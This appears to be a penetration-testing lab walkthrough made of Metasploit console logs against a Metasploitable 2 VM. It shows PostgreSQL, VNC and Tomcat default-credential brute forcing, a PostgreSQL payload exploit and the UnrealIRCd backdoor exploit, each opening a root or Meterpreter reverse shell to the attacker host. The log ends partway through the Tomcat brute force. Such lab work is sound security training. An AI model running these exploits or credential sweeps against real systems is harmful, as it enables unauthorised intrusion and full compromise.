eth0      Link encap:Ethernet  HWaddr 08:00:27:ac:0b:20
          inet addr:192.168.1.21  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feac:b20/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2066 errors:0 dropped:0 overruns:0 frame:0
          TX packets:441 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:156456 (152.7 KB)  TX bytes:575007 (561.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:361 errors:0 dropped:0 overruns:0 frame:0
          TX packets:361 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:151405 (147.8 KB)  TX bytes:151405 (147.8 KB)

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Port 5432

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/postgres/postgres_version
[msf](Jobs:0 Agents:0) auxiliary(scanner/postgres/postgres_version) >> set RHOSTS 192.168.1.21
RHOSTS => 192.168.1.21
[msf](Jobs:0 Agents:0) auxiliary(scanner/postgres/postgres_version) >> exploit

[*] 192.168.1.21:5432 Postgres - Version PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC
cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4) (Post-Auth)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed


-----------------------------------------------------------------------------------------------------------------------

[msf](Jobs:0 Agents:0) >> search PostgreSQL

Matching Modules
================

   #   Name                                                    Disclosure Date  Rank       Check  Description
   -   ----                                                    ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                      normal     No     Authentication Capture:
PostgreSQL
   1   post/linux/gather/enum_users_history                                     normal     No     Linux Gather User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli            2014-06-08       excellent  Yes    ManageEngine
Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   3   auxiliary/admin/http/manageengine_pmp_privesc           2014-11-08       normal     Yes    ManageEngine
Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   4   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20   excellent  Yes    PostgreSQL
COPY FROM PROGRAM Command Execution
   5   exploit/multi/postgres/postgres_createlang              2016-01-01       good       Yes    PostgreSQL CREATE
LANGUAGE Execution
   6   auxiliary/scanner/postgres/postgres_dbname_flag_injection                normal     No     PostgreSQL
Database Name Command Line Flag Injection
   7   auxiliary/scanner/postgres/postgres_login                                normal     No     PostgreSQL Login
Utility
   8   auxiliary/admin/postgres/postgres_readfile                               normal     No     PostgreSQL Server Generic
Query
   9   auxiliary/admin/postgres/postgres_sql                                    normal     No     PostgreSQL Server Generic
Query
   10  auxiliary/scanner/postgres/postgres_version                              normal     No     PostgreSQL
Version Probe
   11  exploit/linux/postgres/postgres_payload                 2007-06-05       excellent  Yes    PostgreSQL
for Linux Payload Execution
   12  exploit/windows/postgres/postgres_payload               2009-04-10       excellent  Yes    PostgreSQL for
Microsoft Windows Payload Execution
   13  auxiliary/admin/http/rails_devise_pass_reset            2013-01-28       normal     No     Ruby on Rails Devise
Authentication Password Reset
   14  post/linux/gather/vcenter_secrets_dump                  2022-04-15       normal     No     VMware vCenter
Secrets Dump


Interact with a module by name or index. For example info 14, use 14 or use post/linux/gather/-
vcenter_secrets_dump

[msf](Jobs:0 Agents:0) >> use 7
[msf](Jobs:0 Agents:0) auxiliary(scanner/postgres/postgres_login) >> show options

Module options (auxiliary/scanner/postgres/postgres_login):
   Name              Current Setting                                   Required  Description
   ----              ---------------                                   --------  -----------
   BLANK_PASSWORDS   false                                             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                 yes       How fast to bruteforce, from 0 to 5
   DATABASE          template1                                         yes       The database to authenticate against
   DB_ALL_CREDS      false                                             no        Try each user/password couple stored in the
current database
   DB_ALL_PASS       false                                             no        Add all passwords in the current database to the
list
   DB_ALL_USERS      false                                             no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                              no        Skip existing credentials stored in the current
database (Accepted: none, user, user&realm)
   PASSWORD                                                            no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/postgre  no        File containing passwords, one
per line
                     s_default_pass.txt
   Proxies                                                             no        A proxy chain of format type:host:port[,type:host:port]-
[...]
   RETURN_ROWSET     true                                              no        Set to true to see query result sets
   RHOSTS                                                              yes       The target host(s), see https://docs.metasploit.com/-
docs/using-metasploit/basics/using-metasploit.htm
                                                                       l
   RPORT             5432                                              yes       The target port
   STOP_ON_SUCCESS   false                                             yes       Stop guessing when a credential works for a
host
   THREADS           1                                                 yes       The number of concurrent threads (max one per
host)
   USERNAME                                                            no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/postgre  no        File containing (space-
separated) users and passwords, one pair per line
                     s_default_userpass.txt
   USER_AS_PASS      false                                             no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/postgre  no        File containing users, one per
line
                     s_default_user.txt
   VERBOSE           true                                              yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/postgres/postgres_login) >> set RHOSTS 192.168.1.21
RHOSTS => 192.168.1.21
[msf](Jobs:0 Agents:0) auxiliary(scanner/postgres/postgres_login) >> exploit

[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.21:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.21:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.21:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.21:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.21:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.21:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.21:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.1.21:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.1.21:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.21:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.21:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.21:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.21:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.21:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.21:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.21:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.21:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.21:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.21:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.21:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/postgres/postgres_login) >>


┌─[✗]─[cyberman@parrot]─[~]
└──╼ $psql -h 192.168.1.21 -U postgres -W
Password:
psql (13.10 (Debian 13.10-0+deb11u1), server 8.3.1)
Type "help" for help.

postgres=# help
You are using psql, the command-line interface to PostgreSQL.
Type:  \copyright for distribution terms
       \h for help with SQL commands
       \? for help with psql commands
       \g or terminate with semicolon to execute query
       \q to quit
postgres=#
```

```
------------------------------------------------------------------------------------------------------------------------------------
```


```
[msf](Jobs:0 Agents:0) >> use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(linux/postgres/postgres_payload) >> show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random
password.
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/-
using-metasploit.html
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

```
View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(linux/postgres/postgres_payload) >> set RHOSTS 192.168.1.21
RHOSTS => 192.168.1.21
[msf](Jobs:0 Agents:0) exploit(linux/postgres/postgres_payload) >> exploit

[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(linux/postgres/postgres_payload) >> set LHOST 192.168.1.23
LHOST => 192.168.1.23
[msf](Jobs:0 Agents:0) exploit(linux/postgres/postgres_payload) >> exploit

[*] Started reverse TCP handler on 192.168.1.23:4444
[*] 192.168.1.21:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu
4.2.3-2ubuntu4)
[*] Uploaded as /tmp/ydIACyYm.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.21
[*] Meterpreter session 2 opened (192.168.1.23:4444 -> 192.168.1.21:52755) at 2023-04-13 00:10:53 +0530

(Meterpreter 2)(/var/lib/postgresql/8.3/main) >
(Meterpreter 2)(/var/lib/postgresql/8.3/main) > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 19:38:46 +0530  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 19:38:56 +0530  base
040700/rwx------  4096  dir   2023-04-13 00:11:08 +0530  global
040700/rwx------  4096  dir   2010-03-17 19:38:49 +0530  pg_clog
040700/rwx------  4096  dir   2010-03-17 19:38:46 +0530  pg_multixact
040700/rwx------  4096  dir   2010-03-17 19:38:49 +0530  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 19:38:46 +0530  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 19:38:46 +0530  pg_twophase
040700/rwx------  4096  dir   2010-03-17 19:38:49 +0530  pg_xlog
100600/rw-------  125   fil   2023-04-12 22:44:01 +0530  postmaster.opts
100600/rw-------  54    fil   2023-04-12 22:44:01 +0530  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 19:38:45 +0530  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 19:37:45 +0530  server.crt
100640/rw-r-----  891   fil   2010-03-17 19:37:45 +0530  server.key

(Meterpreter 2)(/var/lib/postgresql/8.3/main) > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
(Meterpreter 2)(/var/lib/postgresql/8.3/main) >
```

Port 5900

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/vnc/
use auxiliary/scanner/vnc/ard_root_pw    use auxiliary/scanner/vnc/vnc_login      use auxiliary/scanner/vnc/-
vnc_none_auth
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/vnc/vnc_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >>
[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >>
[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                    Required  Description
   ----              ---------------                                    --------  -----------
   BLANK_PASSWORDS   false                                              no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                  yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                              no        Try each user/password couple stored in the
current database
   DB_ALL_PASS       false                                              no        Add all passwords in the current database to the
list
   DB_ALL_USERS      false                                              no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                               no        Skip existing credentials stored in the current
database (Accepted: none, user, user&realm)
   PASSWORD                                                             no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_pas  no        File containing passwords, one
per line
                     swords.txt
   Proxies                                                              no        A proxy chain of format type:host:port[,type:host:port]-
[...]
   RHOSTS                                                               yes       The target host(s), see https://docs.metasploit.com/-
docs/using-metasploit/basics/using-metasploit.htm
                                                                        l
   RPORT             5900                                               yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                              yes       Stop guessing when a credential works for a
host
   THREADS           1                                                  yes       The number of concurrent threads (max one per
host)
   USERNAME          <BLANK>                                            no        A specific username to authenticate as
   USERPASS_FILE                                                        no        File containing users and passwords separated by
space, one pair per line
   USER_AS_PASS      false                                              no        Try the username as the password for all users
   USER_FILE                                                            no        File containing usernames, one per line
   VERBOSE           true                                               yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> set RHOSTS 192.168.1.21
RHOSTS => 192.168.1.21
[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> exploit

[*] 192.168.1.21:5900     - 192.168.1.21:5900 - Starting VNC login sweep
[!] 192.168.1.21:5900     - No active DB -- Credential data will not be saved!
[+] 192.168.1.21:5900     - 192.168.1.21:5900 - Login Successful: :password
[*] 192.168.1.21:5900     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed


┌─[✗]─[cyberman@parrot]─[~]
└──╼ $vncviewer 192.168.1.21
```

```
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



```
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root)
root@metasploitable:/#
```

Port 6667

```
[msf](Jobs:0 Agents:0) >> search UnrealIRCd

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor
Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

[msf](Jobs:0 Agents:0) >> use 0
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> set RHOSTS 192.168.1.21
RHOSTS => 192.168.1.21
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> exploit

[-] 192.168.1.21:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> set payload cmd/unix/
set payload cmd/unix/bind_perl                  set payload cmd/unix/generic                    set payload cmd/unix/reverse_perl_ssl
set payload cmd/unix/bind_perl_ipv6             set payload cmd/unix/reverse                    set payload cmd/unix/reverse_ruby
set payload cmd/unix/bind_ruby                  set payload cmd/unix/reverse_bash_telnet_ssl    set payload cmd/unix/reverse_ruby_ssl
set payload cmd/unix/bind_ruby_ipv6             set payload cmd/unix/reverse_perl               set payload cmd/unix/reverse_ssl_double_telnet
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> set payload cmd/unix/reverse
payload => cmd/unix/reverse
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> exploit

[-] 192.168.1.21:6667 - Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> set LHOST 192.168.1.23
```

```
LHOST => 192.168.1.23
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> exploit

[*] Started reverse TCP double handler on 192.168.1.23:4444
[*] 192.168.1.21:6667 - Connected to 192.168.1.21:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.21:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ebXnHd7ZUeSrnq48;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ebXnHd7ZUeSrnq48\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.1.23:4444 -> 192.168.1.21:43137) at 2023-04-13 00:29:43 +0530

whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Port 8180

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/http/tomcat_mgr_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                     Required  Description
   ----              ---------------                                     --------  -----------
   BLANK_PASSWORDS   false                                               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                               no        Try each user/password couple stored in the
current database
   DB_ALL_PASS       false                                               no        Add all passwords in the current database to the
list
   DB_ALL_USERS      false                                               no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                no        Skip existing credentials stored in the current
database (Accepted: none, user, user&realm)
   PASSWORD                                                              no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_  no        File containing passwords, one
per line
                     mgr_default_pass.txt
   Proxies                                                               no        A proxy chain of format type:host:port[,type:host:port]-
[...]
   RHOSTS                                                                yes       The target host(s), see https://docs.metasploit.com/-
docs/using-metasploit/basics/using-metasploit.htm
                                                                         l
   RPORT             8080                                                yes       The target port (TCP)
   SSL               false                                               no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                               yes       Stop guessing when a credential works for a
host
   TARGETURI         /manager/html                                       yes       URI for Manager login. Default is /manager/-
html
   THREADS           1                                                   yes       The number of concurrent threads (max one per
host)
   USERNAME                                                              no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_  no        File containing users and
passwords separated by space, one pair per line
                     mgr_default_userpass.txt
   USER_AS_PASS      false                                               no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_  no        File containing users, one per
line
                     mgr_default_users.txt
   VERBOSE           true                                                yes       Whether to print output for all attempts
   VHOST                                                                 no        HTTP server virtual host


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> set RHOSTS 192.168.1.21
RHOSTS => 192.168.1.21
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> exploit

[-] The connection was refused by the remote host (192.168.1.21:8080).
[-] The connection was refused by the remote host (192.168.1.21:8080).
[-] http://192.168.1.21:8080/manager/html - No response
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> set RPORT 8180
RPORT => 8180
```

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> exploit

[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:changethis (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:r00t (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:toor (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:j2deployer (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:OvW*busr1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:kdsxc (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:owaspba (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:ADMIN (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:xampp (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:admin (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:root (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:QLogic66 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:password (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:Password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:changethis (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:r00t (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:toor (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:j2deployer (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:OvW*busr1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:kdsxc (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:owaspba (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:ADMIN (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:xampp (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:admin (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:manager (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:root (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:QLogic66 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:password (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:Password1 (Incorrect)
